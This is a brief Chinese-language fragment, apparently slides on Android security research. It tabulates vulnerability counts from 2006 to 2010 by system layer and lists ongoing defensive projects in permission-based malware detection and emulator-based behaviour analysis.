
■ Bug的真相

时间/类别	其他应用程序	Android 系统应用	android框架和库	linux内核
2010	1 (webkit) 1 (symantec) 1(wells fargo) 1(Bank of America) 1(USAA) 15(flash palyer)	0	0	0
2009	1 (skia)	2(phone)	3 (SDK) 3 (bionic) 1 (OpenCORE)	1
2008	0	2(sdk)	0	0
2007	0	0	5(libpng)	0
2006	0	0	1(libpng)	0

正在进行.....

- 从android的权限策略出发，进行启发式的恶意行为检测 (ing)
- 通过对android源代码进行修改，尝试启动android底层linux内核中保留的例如iptables、ptrace等高级功能 (ing)
- 尝试通过对android模拟器源码进行修改，实现行为分析环境 (ing)
- 尝试建立移动终端模拟器群组的样本分析环境 (will)

故事分享



故事分享

- 实践出真知
- practice makes perfect